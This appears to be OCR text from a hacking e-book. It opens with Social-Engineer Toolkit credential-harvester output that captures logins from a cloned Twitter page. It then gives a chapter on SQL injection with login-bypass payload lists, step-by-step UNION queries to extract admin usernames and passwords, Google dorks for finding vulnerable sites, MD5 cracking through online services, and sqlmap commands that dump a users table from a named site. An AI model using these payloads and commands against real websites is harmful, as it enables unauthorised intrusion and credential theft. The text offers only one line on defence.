[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]
Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.103 - - [12/May/2012 10:41:33] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: authenticity_token=c76eede7eca50f4867ae41ecef71230f18a96787
PARAM: authenticity_token=c76eede7eca50f4867ae41ecef71230f18a96787
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=yash+soni23
POSSIBLE PASSWORD FIELD FOUND: session[password]=yash+hacker
PARAM: commit=Sign+In
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
192.168.0.103 - - [12/May/2012 10:44:47] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: authenticity_token=c76eede7eca50f4867ae41ecef71230f18a96787
PARAM: authenticity_token=c76eede7eca50f4867ae41ecef71230f18a96787
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=yash+soni+23
POSSIBLE PASSWORD FIELD FOUND: session[password]=we+r+the+hacker
PARAM: commit=Sign+In
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
Twitter - Mozilla Firefox
root@root: /pentest/ex...
[backtrack - File Brow...
root@root: /pentest/ex...

Chapter 7 – Sql Injection Attack

Section 1 – SQL Injection (Basics):-

What is SQL Injection?

Basically SQL Injections or simply called Structured Query Language Injection is a technique that exploits the loop hole in the database layer of the application. This happens when user mistakenly or purposely(hackers) enters the special escape characters into the username password authentication form or in URL of the website. Its basically the coding standard loop hole. Most website owners doesn't have proper knowledge of secure coding standards and that results into the vulnerable websites. For better understanding, suppose you opened a website and went to his Sign in or log in page. Now in username field you have entered something say LOKESH and in the password box you pass some escape characters like ',",1=1, etc... Now if the website owner hasn't handled null character strings or escape characters then user will surely get something else that owner never want their users to view.. This is basically called **Blind SQL**.

Requirements for SQL Injection:

1. You need a web browser to open URL and viewing source codes.
2. Need a good editor like Notepad ++ to view the source codes in colored format so that you can easily distinguish between the things.
3. And very basic knowledge of some SQL queries like SELECT, INSERT, UPDATE, DELETE etc..

What you should look into website to detect is it vulnerable to SQL injection attack or not?

First of all you can hack those websites using SQL injection hacks that allows some input fields from which can provide input to website like log in page, search page, feedback page etc. Nowadays, HTML pages use POST command to send parameters to another ASP/ASPX page. Therefore, you may not see the parameters in the URL. However, you can check the source code of the HTML, and look for "FORM" tag in the HTML code. You may find something like this in some HTML codes:

< F O R M action=login. aspx method=post>
< i n p u t type=hidden name=user v a l u e=xyz>
< / F O R M>
Everything between the < f o r m > and < / f o r m > parameters (remove spaces in words) contains the crucial information and can help us to determine things in more detailed way.

There is **alternate method for finding vulnerable website**, the websites which have extension ASP, ASPX, JSP, CGI or PHP try to look for the URL's in which parameters are passed. Example is shown below:
http://example.com/login.asp?id=10

Now how to detect that this URL is vulnerable or not:
Start with single quote trick, take sample parameter as hi'or1=1--. Now in the above URL id is the parameter and 10 is its value. So when we pass hi'or1=1-- as parameter the URL will look like this:
http://example.com/login.asp?id=hi' or 1=1--

You can also do this with hidden field, for that you need to save the webpage and had to made changes to URL and parameters field and modify it accordingly. For example:

```
< F O R M action=http://example.com/login. asp
method=p o s t >
< i n p u t  type=hidden name=abc value="hi' or 1=1--">
< / F O R M >
```

If your luck is favoring you, you will get the login into the website without any username or password.

But why ' or 1=1-- ?

Take an asp page that will link you to another page with the following URL:

http://example.com/search.asp?category=sports

In this URL 'category' is the variable name and 'sports' is it's value.

Here this request fires following query on the database in background.

SELECT * FROM TABLE-NAME WHERE category='sports'

Where **'TABLE-NAME'** is the name of table which is already present in some database.
So, this query returns all the possible entries from table 'search' which comes under the category 'sports'.

Now, assume that we change the URL into something like this:

http://example.com/search.asp?category=sports' or 1=1--

Now, our variable 'category' equals to "sports' or 1=1-- ", which fires SQL query on database something like:
SELECT * FROM search WHERE category='sports' or 1=1--'

The query should now select everything from the 'search' table regardless if category is equal to 'sports' or not.
A double dash "--" tell MS SQL server to ignore the rest of the query, which will get rid of the last hanging single quote (').
Sometimes, it may be possible to replace double dash with single hash "#".

However, if it is not an SQL server, or you simply cannot ignore the rest of the query, you also may try

' or 'a'='a

It should return the same result.
Depending on the actual SQL query, you may have to try some of these possibilities:

' or 1=1--
" or 1=1--
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
'or''='

How to protect you own websites from SQL injection?

Filter out character like ' " - / \ ; NULL, etc. in all strings from:
* Input from users
* Parameters from URL
* Values from cookie

Section 2 – SQL Injection (Manually):-

Let's Start:

Log on to http://www.website.com/news/news.php?id=130.

Basically we are going to send the queries through URL to get back results on screen accordingly. The motive is to

get name of **table**, name of **colmun** in
which **usernames** and **passwords** are stored and finally fetching them. *Instead of copying and pasting the long links, simply click on "click here" and open in new tab.*

Step 1: Checking Sql Vulnerability.

First we have to check that website is vulnerable to sql attack or not.To Check SQL vulnerability add ' sign after the URL

http://www.website.com/news/news.php?id=130′

Now it will return to some sql error like:

"You have an error in sql syntax.!$#^&((__+)()*&^%^in line 23"

Step2:Find number of columns.

Lets use "ORDER BY" clause here, it is used to sort the columns.Choose any number,

say 10. Here I have assumed that number columns cant be more then 10."–" is used for making anything after it comment.

Now go to site which is Vulnerable to SQL.

http://www.Website.com/news/news.php?id=130 order by 10–

Actually we instructed it sort the result by 10th column. But it returned us with an error,this means number of columns are less then 10. Lets replace it with 9.

http://www.website.com/news/news.php?id=130 order by 9. But again we got an error. This

means number of columns are less than 9. Like this we keep on moving, until we don't get any error.

Finally we reach on '6′

http://www.website.com/news/news.php?id=130 order by 6–

we didn't get any error, this means there are 6 columns.

Step 3:Find vulnerable columns.

Now lets use "UNION ALL" and "SELECT" command.

Remember to put dash (-) before 130.

http://www.website.com/news/news.php?id=-130 union select all 1,2,3,4,5,6–.

We would get a couple of numbers on screen. The bold ones are the most vulnerable columns.

In this case the most vulnerable is number 2.

Step 4: Find database version.

Replace the most vulnerable column with "@@version" or "verson()" (if first one doesn't work).

http://www.website.com/news/news.php?id=-130 union select all 1,@@version,3,4,5,6–


We got the version on screen. It is. The only thing to note is that version is 5 point something that
is greater than 5. We would have followed some other approach in case the version would be
less than 5 because there is no database by default like "information_schema” which stores information about tables/columns of other databases. in version less than 5.

Step 5: Finding table names.

Replace vulnerable column no. with "table_name”.

http://www.website.com/news/news.php?id=-130 union select all 1,table_name,3,4,5,6 from information_schema.tables where table_schema=database()–

We got first table name on the screen.



To get all tables use group_concat

http://www.website.com/news/news.php?id=-130 union select all 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database()–


Step 6:**Finding column names.**

Similar get all the columns by simply replacing ‘table’ with ‘column’

http://www.website.com/news/news.php?id=-130 union select all 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_schema=database()–

There is a repeating element like in this case is ‘id’ .From

it, we come to know which table number has which columns.



Step 7:Fetching data from columns.

We can fetch the data stored in any column. But the interesting ones here are username and password. These columns are in first table that is tar_admin. "0x3a" is used simply to insert a colon in result to separate it, it is hex of colon.

http://www.website.com/news/news.php?id=-130 union select all 1,group_concat(username,0x3a,password),3,4,5,6 from tar_admin–.

So finally we got the usernames and passwords on screen. But passwords are encrypted.

Mostly these encryptions are crackable. Lets choose any username say

"Sneds". The password in encrypted form is 7d372d3f4ad3116c9e455b20e946dd15 .

Lets logon

to http://md5crack.com/crackmd5.php or http://www.md5decrypter.co.uk and put the hashed(encrypted) password here.

And it would crack for us. We got 'oorwullie' in result (password in clear text).

Note:Hashes are type of encryptions which are irreversible. There are numberless online crackers available. Keep trying.

Sometimes very strong hashes can not be cracked.

Login page of website:


So you got the key, where is lock now ? Most of the websites have login pages at default locations.

There is any website, say www.xyz.com. The login page would be at

www.xyz.com/admin , www.xyz.com/administrator , www.xyz.com/adminlogin etc.

Download this admin page finder from here and it would try all these default pages.

Section 3 – URL Based SQL Injection :



Finding Sites: When talking to find a vulnerable site for SQL Injection you will hear the term Dork a lot, this refers to a google search term targeted at finding vulnerable websites. An example of a google dork is inurl:index.php?id=, entering this string in google search engine would return all sites from google cache with the string **news.php?id=** in their URL.
Ex:

http://www.site.com/news.php?id=4

To be a SQL injection vulnerable a site has to have a **GET** parameter in the URL.

In *http://www.site.com/news.php?id=4*, id=4 is the **GET** parameter as it is getting the id=4 from the backend database.

Checking Vulnerability: To check if the site is vulnerable to SQLi the most common way is to just add an apostrophe(') after one of the parameter in the URL.
Ex:

http://www.site.com/news.php?id=4'

Now if the site is vulnerable it will show error like:

You have an error in your SQL Syntax

Warning: mysql_num_rows()
Warning: mysql_fetch_assoc()
Warning: mysql_result()
Warning: mysql_fetch_array()
Warning: mysql_numrows()
Warning: mysql_preg_match()

If you see any of these errors when entering ' after the number or string of parameter then the chances are the site is vulnerable to SQLi attacks to some extent. Although that is not the only way to know if the site is vulnerable to SQLi attacks, an error can be in form of when a part of the site is just simply disappears such as a news article, body text or images. If this happens then the site is vulnerable also.

Finding number of columns: After you find that the site is vulnerable the next step is to find the number of columns in the table that is in use. There are couple of ways to do this like **ORDER BY** or **GROUP BY**. Here I will use **ORDER BY** To find the number of columns start with **ORDER BY 1**.

Ex.

http://www.site.com/news.php?id=4 ORDER BY 1–

If it doesn't error then probably you can use **ORDER BY** command. Sometimes you will get error on doing **ORDER BY** 1, if it gives error then simple move on to other site. If it doesn't error then I always go to **ORDER BY** 10000 (because a table can't have 10000 columns in it) to see if it give error.

Ex.
http://www.site.com/news.php?id=4 ORDER BY 10000–

Sometimes it doesn't error as it should, then I use AND 1=0 before the **ORDER BY** query to get an error.

Ex.

http://www.site.com/news.php?id=4 AND 1=0 ORDER BY 10000–

After getting the error on 10000 its up to you how you find the number of columns, I start with 100 and divide the no of columns by 2 until i get closer. Something like this:

http://www.site.com/news.php?id=4 ORDER BY 100–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 50–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 25–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 12–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 6–
ERROR

http://www.site.com/news.php?id=4 ORDER BY 3–
NO ERROR

As 6 is giving error and 3 is not the number of columns is either 3, 4 or 5.

http://www.site.com/news.php?id=4 ORDER BY 4–
NO ERROR

http://www.site.com/news.php?id=4 ORDER BY 5–
ERROR

After this you can conclude that the website has 4 columns as it gives error above **ORDER BY** 4 and doesn't error below **ORDER BY** 4.

NOTE: Comments are not necessary every time when injecting a website, although sometimes they are. Possible comments to use are:
–
/*
/**/
#

Getting MySQL version: This is an important step because if the MySQL version is lower than 5 then we have to guess the name of the tables and columns to inject which is sometimes get frustrating so I would recommend to work on version 5 for beginners. Before finding the version of the column we have to find the visible column number to inject our query to get result.

To do this we will use the SELECT statement and **UNION ALL** statement.

http://www.site.com/news.php?id=4 UNION ALL SELECT 1,2,3,4–

It will return numbers back in data place, if it doesn't then add a negative sign after the equals sign, put a null in place of the number after the equal sign or add AND 1=0 before the **UNION** query.

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,3,4–

http://www.site.com/news.php?id=null UNION ALL SELECT 1,2,3,4–

http://www.site.com/news.php?id=4 AND 1=0 UNION ALL SELECT 1,2,3,4–

Now say we got back the number 3, so this is the column that we can retrieve data from. To get the database version there are two ways either **version() or @@version**, let's use them:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(version()),4–

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(@@version),4–

If you get an error like "Illegal mix of coallations when using **@@version**", then you have to convert it into latin from UTF8 as:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(@@version using latin1),4–

NOTE: We are completely replacing the number 3 with our query, something like **1,2,group_concat(@@version),3,4–** will result in error.

If it worked you will get the version of MySQL. You will see something like 5.0.45, 5.0.13-log, 4.0.0.1 etc. All we need to focus is on the first number,i.e., 4 or 5. If it is 5 then keep going but if it is 4 and you are new then you should move on to other website because we have to guess the table names in order to extract the data.

NOTE: Sometime you will get frustrated by knowing that you spent 5-10 minutes in just getting the database version after applying the **ORDER BY, UNION SELECT and version()** in queries and the result is MySQL4. So to save my time in getting the database version, I use the Inferential(Blind SQL Injection) to get the version of the MySQL. Do as follows:

http://www.site.com/news.php?id=4 AND 1=1–
NO ERROR

http://www.site.com/news.php?id=4 AND 1=2–
ERROR

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=4–
If page come back true then the version is 4.

http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=5–
If page come back true then the version is 5.

If version is 5 then you can start **ORDER BY** and continue because you already know that the version is 5 and you will not have to

guess the table names. Although I would recommend that beginners should use **ORDER BY**.

GETTING NAME OF DATABASES: Getting databases name is very important because sometimes the current database the webpage is running does not contains useful informations such as username and passwords. So it is good to have a look at all the databases. In MySQL version 5 or higher there is always a database named 'information_schema' which make SQL injection easier. To get the list of the databases use this:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(schema_name),4 from information_schema.schemata–

now you will get the name of all the databases at the same position where you saw the version of MySQL before.
Ex: information_schema,db_site,db_main

To know which database you are working upon use database() in the query as:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(database()),4–

Now you will get the current database. Ex: db_site

To know the current user of database use user(), although its not necessary but its good to know.

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(user()),4–

Now you should get the current user of database. Ex: user@localhost.

To save your time you can use a query to display version, current database and user all at once as:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(version(),0x3a,database(),0x3a,user()),4–

or

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,CONCAT_WS(CHAR(32,58,32),version(),database(),user()),4–

Getting Table Names: It is good habit to check the table name of all the databases because sometimes the current database does not contains useful information.

To get the table names of current database:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(table_name),4 from information_scheme.tables where table_schema=database()–

Assume it gave you the following names of the tables contains in the current database(in our example db_site).
Ex. News, Gallery, Games etc.
As you can see it is not looks useful, so get the table names of other database(in our example db_main), but to do so you have to encode the name of the database in hexadecimal form and put '0x' in front of the encoded hexed name to tell the database that it is hex encoded and and it need to be decoded it to get the right name. In our example we need to get the table name of database 'db_main' after encoding it to hex it is equivalent to '64625f6d61696e'. To get the table names of the database 'db_main':
http://www.site.com/news.php?id=-4 UNION ALL SELECT

1,2,group_concat(table_name),4 from information_schema.tables where table_schema=0x64625f6d61696e–

It will give you the name of all tables in the database ‘db_main’.
Ex: newsletters, posts, Administrator

Now we can see that this is a good stuff.

NOTE: Online Text to Hex converter: *http://www.swingnote.com/tools/texttohex.php*

Getting Column Names: Now to extract data from table Administrator we need to find the columns in it. To get this you would do:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(column_name),4 from information_schema.columns where table_name=0x41646d696e6973747261746f72–

NOTE: We replace ‘**information_schema.tables**‘ with ‘**information_schema.columns**‘ and ‘**table_schema**‘ with ‘**table_name**‘. Again we encoded ‘**Administrator’** in **Hex** to get our query work.

Now you should see the column names.
Ex: **Id,Username,Password**

Now to extract data from columns ‘**Id,Username,Password**‘ of table ‘**Administrator**‘ of database ‘**db_main**‘, you would do:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(CONCAT_WS(CHAR(32,58,32),Id,Username,Password)) from db_main.Administrator–

Sometimes it will not work then you have to encode '**db_main.Administrator**' into **hex**:

http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(CONCAT_WS(CHAR(32,58,32),Id,Username,Password)) from 0x64625f6d61696e2e41646d696e6973747261746f72–

Now you will get what you were looking for.

Section 4 – SQL Injection Using SQL Map :-

What is SQLMAP?
sqlmap is an open source penetration testing tool that automates the process of detecting and **exploiting SQL injection flaws** and taking over of **database servers**. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Things you require
1) BackTrack 5
2) A vulnerable website ☺

The vulnerable link i am going to use is

http://www.targetsite.com/item.php?id=200

Step by step Procedure to hack :
First open **Backtrack5** and then open **SQLMAP**. You can open **SQLMAP** by doing the following.
Applications-->backtrack-->Exploitation tools-->web exploitation tools-->sqlmap.

It opens your **sqlmap** console .

Scanning the URL and finding out the database names
Now i am going to scan the url using the following command.

./sqlmap.py -u http://www.targetsite.com/item.php?id=200 –dbs

Here **–u** is for **URL** .
You can also scan the entire website by simply replacing the above URL with the website's URL.
Now i am going to scan the link.

It has shown me a very good message that "**GET parameter "id" is vulnerable**".
And asked me to continue or stop. As i have already got a vulnerable parameter, i have stopped by pressing '**N**'. You can continue the scan if you want.

Finding out table names
Great..!! We got the **database names**. Now we need to find out the **table** and **column names.** As **information_schema** is for **metadata**, i am going with the database "**waterufo_net**".
The following query gives me the table names.

./sqlmap.py -u http://www.waterufo.net/item.php?id=200 --tables -D waterufo_net

Here **–D** is to specify the name of the **database.**

Finding out column names
Fine.. Now we got **6 tables**. As we are always interested in **usernames** and **passwords**, lets move on to the **fl_users** table and find the **column names** in that table.
So we use the following query

./sqlmap.py -u http://www.targetsite.com/item.php?id=200 --columns -T fl_users -D waterufo_net

Here **-T** is for **tablename.**

Retrieving Data
We got all the **columns** from the table **fl_users**. Now we have to **retrieve** the data from the database. For that we need to write the following query. We are just adding **–dump** to the above query.

./sqlmap.py -u http://www.targetsite.com/item.php?id=200 --columns -T fl_users -D waterufo_net –dump

We got all the **data** we want. I hope you know what to do now.

Section 5 – SQL Injection Using Havij :-

Havij is an advanced SQL injection tool which makes SQL Injection very easy for you, Along with SQL injection it has a built in admin page finder which makes it very effective.


Supported Databases With Havij

- MsSQL 2000/2005 with error.
- MsSQL 2000/2005 no error union based
- MySQL union based
- MySQL Blind
- MySQL error based
- MySQL time based
- Oracle union based
- MsAccess union based
- Sybase (ASE)

